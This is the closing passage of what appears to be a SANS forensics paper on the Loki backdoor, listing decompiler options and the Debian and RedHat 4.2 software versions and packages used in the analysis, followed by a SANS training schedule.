option: +fullscreen
option: -genpattern
option: -help
option: -hexconst
option: -html
option: +insertlabels
option: -int16
option: +int32
option: -interactive
option: -isvb5
option: +locals
option: -nohtmltabs
option: -nostackoffs
option: -objdump
option: -okclone
option: -outprocs
option: -outrefs
option: -overrule
option: +rdonly
option: -showblocks
option: -showjump
option: -showlabel
option: -showprotosym
option: -showreg
option: -showstring
option: -silent
option: +simplifyexprs
option: -stackalign16
option: -stackalign4
option: -stackalign8
```

```
option: -strallregions
option: -traceall
option: -tracesets
option: +types
option: -usesymtab
option: -validatebr
option: -validatereg
option: +validatestr
#endif
```

Appendix C: System Details

The machine used for the binary analysis was running Debian GNU/Linux. The various programs mentioned in the text are listed below, with their version and the debian package they were installed from:

zipinfo	2.40	unzip 5.50-1
unzip	5.50	unzip 5.50-1
md5sum	4.5.4	coreutils 4.5.4-1
readelf	2.13.90.0.16	binutils 2.13.90.0.16-1
strings	2.13.90.0.16	binutils 2.13.90.0.16-1
make	3.80	make 3.80-1
altgcc	2.7.2.3	altgcc 2.7.2.3-2
libc5	5.4.46	libc5, libc5-altdev 5.4.46-12
tethereal	0.9.9	tethereal 0.9.9-2

The RedHat 4.2 system used to compile and run Loki had the following packages installed. This is a default install with the “development” option selected during installation, as well as a few other programs (such as tcpdump) used during the analysis.

adduser-1.7-1	diffutils-2.7-5	gpm-1.10-8	libpng-devel-0.89c-1
ash-0.2-8	e2fsprogs-1.10-0	gpm-devel-1.10-8	libtermcap-2.0.8-4
at-2.9b-2	ed-0.2-5	grep-2.0-5	libtermcap-devel-2.0.8-4
bash-1.14.7-1	eject-1.4-3	groff-1.10-8	lilo-0.19-1
bc-1.03-6	ElectricFence-2.0.5-4	gzip-1.2.4-7	linuxthreads-0.5-1
bdflush-1.5-5	etcskel-1.3-1	hdparm-3.1-2	logrotate-2.3-3
bin86-0.4-1	faces-devel-1.6.1-7	info-3.9-1	losetup-2.5l-2
binutils-2.7.0.2-4	file-3.22-5	initscripts-2.92-1	mailcap-1.0-3
bison-1.25-1	filesystem-1.3-1	kbd-0.91-9	mailx-5.5.kw-6
bootpc-061-2	fileutils-3.16-1	kbdconfig-1.4-1	make-3.75-1
byacc-1.9-4	findutils-4.1-11	kernel-2.0.30-2	MAKEDEV-2.2-9
cpio-2.4.2-4	flex-2.5.4-1	kernel-headers-2.0.30-2	man-1.4h-5
cproto-4.4-4	gawk-3.0.2-1	kernel-modules-2.0.30-2	man-pages-1.15-1
cracklib-dicts-2.5-1	gcc-2.7.2.1-2	ld.so-1.7.14-4	mingetty-0.9.4-3
crontabs-1.5-1	gdb-4.16-6	less-321-3	mkinitrd-1.6-1
db-1.85-10	gdbm-1.7.3-8	libc-5.3.12-18	modules-2.0.0-5
db-devel-1.85-10	gdbm-devel-1.7.3-8	libc-devel-5.3.12-18	mount-2.5l-2
dev-2.5.1-1	gettext-0.10-5	libg++-2.7.1.4-5	mouseconfig-1.4-1
dhcpcd-0.6-2	getty_ps-2.0.7h-4	libgr-devel-2.0.9-7	mt-st-0.4-2

ncompress-4.2.4-7	procmail-3.10-10	setconsole-1.0-1	tcsh-6.06-10
ncurses-1.9.9e-4	procps-1.01-11	setup-1.7-2	termcap-9.12.6-5
ncurses-devel-1.9.9e-4	psmisc-11-4	shadow-utils-960530-6	texinfo-3.9-1
NetKit-B-0.09-6	pwdb-0.54-3	sh-utils-1.16-4	textutils-1.22-1
net-tools-1.32.alpha-2	quota-1.55-4	slang-0.99.37-2	time-1.7-1
newt-0.8-1	rcs-5.7-4	slang-devel-0.99.37-2	timeconfig-1.8-1
newt-devel-0.8-1	readline-2.0-10	stat-1.5-5	tmpwatch-1.2-1
pam-0.57-2	readline-devel-2.0-10	strace-3.1-3	util-linux-2.5-38
pamconfig-0.51-2	redhat-release-4.2-1	svgalib-devel-1.2.10-2	vim-4.5-2
passwd-0.50-7	rootfiles-1.5-1	sysklogd-1.3-15	vixie-cron-3.0.1-14
patch-2.1-4	rpm-2.3.11-1	SysVinit-2.64-8	which-1.0-5
pcmcia-cs-2.9.4-2	rpm-devel-2.3.11-1	tar-1.11.8-11	zlib-1.0.4-1
perl-5.003-8	sed-2.05-6	tcp_wrappers-7.5-1	zlib-devel-1.0.4-1
procinfo-0.9-1	sendmail-8.8.5-4	tcpdump-3.3-1	zoneinfo-96i-4

Other systems (specifically, those used for the imaging tests) list the programs used and their versions within the body of the text.

Last Updated: November 19th, 2018

Upcoming SANS Forensics Training

SANS San Francisco Fall 2018	San Francisco, CA	Nov 26, 2018 - Dec 01, 2018	Live Event
SANS Stockholm 2018	Stockholm, Sweden	Nov 26, 2018 - Dec 01, 2018	Live Event
SANS Austin 2018	Austin, TX	Nov 26, 2018 - Dec 01, 2018	Live Event
SANS Khobar 2018	Khobar, Kingdom Of Saudi Arabia	Dec 01, 2018 - Dec 06, 2018	Live Event
SANS Nashville 2018	Nashville, TN	Dec 03, 2018 - Dec 08, 2018	Live Event
SANS Frankfurt 2018	Frankfurt, Germany	Dec 10, 2018 - Dec 15, 2018	Live Event
SANS Cyber Defense Initiative 2018	Washington, DC	Dec 11, 2018 - Dec 18, 2018	Live Event
Cyber Defense Initiative 2018 - FOR572: Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response	Washington, DC	Dec 13, 2018 - Dec 18, 2018	vLive
Cyber Defense Initiative 2018 - FOR610: Reverse-Engineering Malware: Malware Analysis Tools and Techniques	Washington, DC	Dec 13, 2018 - Dec 18, 2018	vLive
Cyber Defense Initiative 2018 - FOR500: Windows Forensic Analysis	Washington, DC	Dec 13, 2018 - Dec 18, 2018	vLive
Cyber Defense Initiative 2018 - FOR585: Advanced Smartphone Forensics	Washington, DC	Dec 13, 2018 - Dec 18, 2018	vLive
Cyber Defense Initiative 2018 - FOR508: Advanced Digital Forensics, Incident Response, and Threat Hunting	Washington, DC	Dec 13, 2018 - Dec 18, 2018	vLive
Mentor Session - FOR500	Phoenix, AZ	Jan 11, 2019 - Feb 15, 2019	Mentor
SANS Threat Hunting London 2019	London, United Kingdom	Jan 14, 2019 - Jan 19, 2019	Live Event
SANS Amsterdam January 2019	Amsterdam, Netherlands	Jan 14, 2019 - Jan 19, 2019	Live Event
Mentor Session - FOR508	Copenhagen, Denmark	Jan 16, 2019 - Mar 09, 2019	Mentor
SANS Miami 2019	Miami, FL	Jan 21, 2019 - Jan 26, 2019	Live Event
SANS vLive - FOR610: Reverse-Engineering Malware: Malware Analysis Tools and Techniques	FOR610 - 201901,	Jan 21, 2019 - Feb 27, 2019	vLive
Cyber Threat Intelligence Summit & Training 2019	Arlington, VA	Jan 21, 2019 - Jan 28, 2019	Live Event
Mentor Session - FOR585	Tampa, FL	Jan 24, 2019 - Mar 07, 2019	Mentor
SANS Security East 2019	New Orleans, LA	Feb 02, 2019 - Feb 09, 2019	Live Event
Mentor Session - FOR500	Kansas City, MO	Feb 02, 2019 - Mar 09, 2019	Mentor
Security East 2019 - FOR585: Advanced Smartphone Forensics	New Orleans, LA	Feb 04, 2019 - Feb 09, 2019	vLive
SANS London February 2019	London, United Kingdom	Feb 11, 2019 - Feb 16, 2019	Live Event
SANS vLive - FOR578: Cyber Threat Intelligence	FOR578 - 201902,	Feb 11, 2019 - Mar 20, 2019	vLive
SANS Northern VA Spring- Tysons 2019	Vienna, VA	Feb 11, 2019 - Feb 16, 2019	Live Event
SANS Anaheim 2019	Anaheim, CA	Feb 11, 2019 - Feb 16, 2019	Live Event
Community SANS Madrid FOR610 (in Spanish)	Madrid, Spain	Feb 11, 2019 - Feb 16, 2019	Community SANS
SANS Dallas 2019	Dallas, TX	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS New York Metro Winter 2019	Jersey City, NJ	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS Secure Japan 2019	Tokyo, Japan	Feb 18, 2019 - Mar 02, 2019	Live Event